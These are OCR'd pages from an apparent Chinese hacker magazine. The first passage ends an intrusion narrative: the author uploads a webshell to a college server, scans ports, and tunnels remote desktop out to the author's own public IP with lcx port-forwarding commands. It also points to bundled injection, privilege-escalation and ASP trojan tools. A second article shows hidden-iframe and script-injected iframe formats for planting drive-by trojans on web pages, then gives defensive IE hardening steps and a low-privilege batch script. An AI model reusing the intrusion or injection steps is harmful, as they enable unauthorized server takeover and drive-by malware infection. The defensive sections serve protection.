

图 7



图 8


图 9

上传后，直接返回了大马，如图 10，使用 webshell 的端口扫描工具查看了一下，再一步确认开启了 3389 端口，如图 11，来查看一下服务器支持的组件，如图 12，看到了吧，所有的组件基本上都没有被禁止，到了这一步了，我们基本上就成功了。


图 10


图 11


图 12

接下来就是上传一个 lcx.exe 到目录下，然后利用 lcx 实现端口转发，执行命令 **lcx.exe –slave 121.233.57.29 2001 127.0.0.1 3389**，这里要实现的前提是你要有公网的 IP 地址，这里的 121.233.57.29 就是我公网的 IP 地址，这条命令的意思就是把服务器上的 3389 端口连接的数据发送到我这边的 2001 端口上，然后我们在本地运行 **lcx.exe –listen 2001 2002**，这条命令的意思就是把本地 2001 端口接受的数据转发到 2002 端口上，这样就成功实现了端口转发，然后我们使用远程桌面连接器连接“127.0.0.1:2002”，这样就可以连接到对方的服务器上了，至此，我们成功的拿下了这台服务器。通过上面的那些注入点，还可以拿到其它学院的服务器，这里我就没有继续渗透下去，本想使用嗅探工具慢慢的渗透，看看时间，已经很晚了，最后清理掉了自己的工具，发送个报告给管理员，删掉木马，走人！

（文章中涉及到的啊 D 注入工具、SA 沙盒模式提权工具、GetWebShell、一句话 ASP 木马完美版，已经收录在了光盘中）

文章导读：本文介绍了IE挂马技术，及从多个方面来保护自己的IE。

IE安全你玩了吗？

BaseNet

众所周知，利用IE漏洞在网页上挂马已经成了木马传播的流行技术，都说眼睛是心灵的窗户，而在Windows系统中IE就是计算机的眼睛，如何保护“爱机”的“眼睛”呢？下面我给大家介绍一些简单的方法，希望能对大家有所帮助！

一、常见IE挂马技术

孙子曰：“知己知彼，百战不殆”，我们首先来了解一下常见的挂马技术。

1、iframe及iframe变形挂马

<iframe src="网马地址" width="" height="">是最基本的挂马格式，它的本质就是利用跨子域浏览，打开一个隐藏的框架窗口，从而实现通过IE执行恶意代码，有这个基本的挂马格式我们就可以构造出诸如document.write("<iframe src=http://www.baidu.com width="" height=""></iframe>")；这样的Java脚本挂马方法和<link href="css.css" type="text/css" rel="stylesheet">这样的CSS挂马方法，这两种挂马方式的本质都是通过java脚本程序来实现跨子域浏览，也就是说网马做的事情就是通过java脚本程序间接或者直接的打开框架窗口，从而实现恶意代码的执行。

2、针对服务器的挂马

这里的挂马技术主要是针对虚拟主机的，比如IIS重定向挂马、ASP代码封包等，这里就不作具体分析了，对于个人用户来说，主要防范的对象还是第一种情况，不过各种针对虚拟主机的挂马技术最后还是要依靠第一种的方法来实现挂马的真正意图的。

那么为什么我们浏览挂马网站就会中马呢？这主要是因为大多数用户都是使用管理员帐户登录系统的，这样IE就会默认获得管理员的访问令牌，因此网页中的恶意代码也就会以最高的特权来对系统进行篡改，我们要如何来防范呢？具体的防范方法我们会在下面进行讨论。

二、玩转IE安全

1、IE的一般防网马设置

上面我们提到了iframe及iframe变形挂马，它们依靠的是跨子域浏览和Java脚本，因此我们可以在IE浏览器中依次选择“工具”—“internet选项”—“安全”，找到“跨域浏览子框架”，将其设置为“禁用”，接着找到“Java小脚本程序”也将其设置为“禁用”，这样就可以很好的防范网马了。但是这样设置后，很多网站也无法正常浏览了，为了解决这个问题，我们可以借助于“受信任站点”来设置，选中“受信任站点”图标，单击“站点”，会弹出一个对话框，如图1，我们在把一些可以信任的网站输入到“将该网站中到区域中”，然后单击后边的“添加”按钮，这样当浏览这些受信任站点时就不会出现无法正常浏览的问题了。

2、让XP用户穿上UAC的黄金战甲

虽然我们可以通过添加受信任站点的方法来防范网马，但是这种方法却不能使我们很好的使用搜索引擎，因为我们不知道自己关注的信息存在于哪个网站中，这时使用下面的方法也许是最好的选择。

UAC机制是Winvista安全机制的基础，UAC机制给IE浏览器提供了一个相对较低的权限访问令牌，在XP中我们也可以利用这个思路让IE以比较低的权限运行，根据权限的不同，我们可以使用三种方法。

第一种：在桌面的IE图标上点击鼠标右键，选择“运行方式”，在打开的对话框上，确保勾选“保护我的计算机和数据不受未授权程序的活动影响”复选框，这时的IE浏览器就会获得一个受限的访问令牌（Restricted Token），无法对系统目录和注册表进行写操作，网页中的恶意代码也就没办法破坏系统了，如图2。我们可以看到administrators和everyone的权限降低了，新添加了拒绝和受限权限。

第二种：该方法是模仿vista的IE权限运行机制，首先我们打开vista中的secpol.msc，大家会发现在软件限制策略中比XP多出了一项“基本用户”级别，在cmd命令提示符下运行runas /showtrustlevels，我们会发现在vista中只有一个“基本用户”级别，如图3，在图上还会看到0x20000这样一个值，事实上我们只要在XP中添加这样一个值就可以实现vista中的基本用户级别的功能了。

在“开始”—“运行”栏中输入regedit，打开注册表编辑器，依次找到HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers，在右侧窗口中新建一个名为levels的DWORD键并设置其值为20000（十进制），注销计算机后，我们在“本地安全策略”中就会看到这个“基本用户级别”了，现在打开cmd，运行runas /showtrustlevels看看是否成功了，如图4，成功了。最后我们在cmd下运行runas /



图1




图2

trustlevel：基本用户 "C：\Program Files\Internet Explorer\IEXPLORE.EXE" 就可以在XP环境中让IE以基本用户级别运行了。为了方便大家使用，我写了一个小控制台程序"ie.exe"并收录在了光盘中。




图3




图4

第三种：该方法借鉴了方法二的思想，和第二种方法的原理相同，我们可以使用runas命令让IE以users组用户权限运行，这时候我们需要注意的是runas命令是基于seclogon服务的，使用的时候必须保证该服务启动，否则无法使用。我是通过批处理文件来以users用户权限运行IE的，详细代码如下：

```
@echo off
echo 以test帐户运行IE，密码 123
net start seclogon >nul 2>nul
if %errorlevel%==0 (goto checkuser) else goto startservice
:startservice
sc config seclogon start= Auto
net start seclogon >nul 2>nul
:checkuser
net user test >nul 2>nul
if %errorlevel%==0 (goto end) else (goto adduser)
:adduser
net user test 123 /ad &&goto end
:end
runas /user:test "C:\Program Files\Internet Explorer\IEXPLORE.EXE"
exit
```

将上边的代码保存为"IE.bat"并执行，如图5。为了方便操作，我们还可以使用映像劫持的方法将iexplor.exe转向到我们的权限处理程序"ie.exe"或者"ie.bat"，关于映像劫持的文章大家可以查阅以前X档案上的相关文章，这里就不再赘述了。

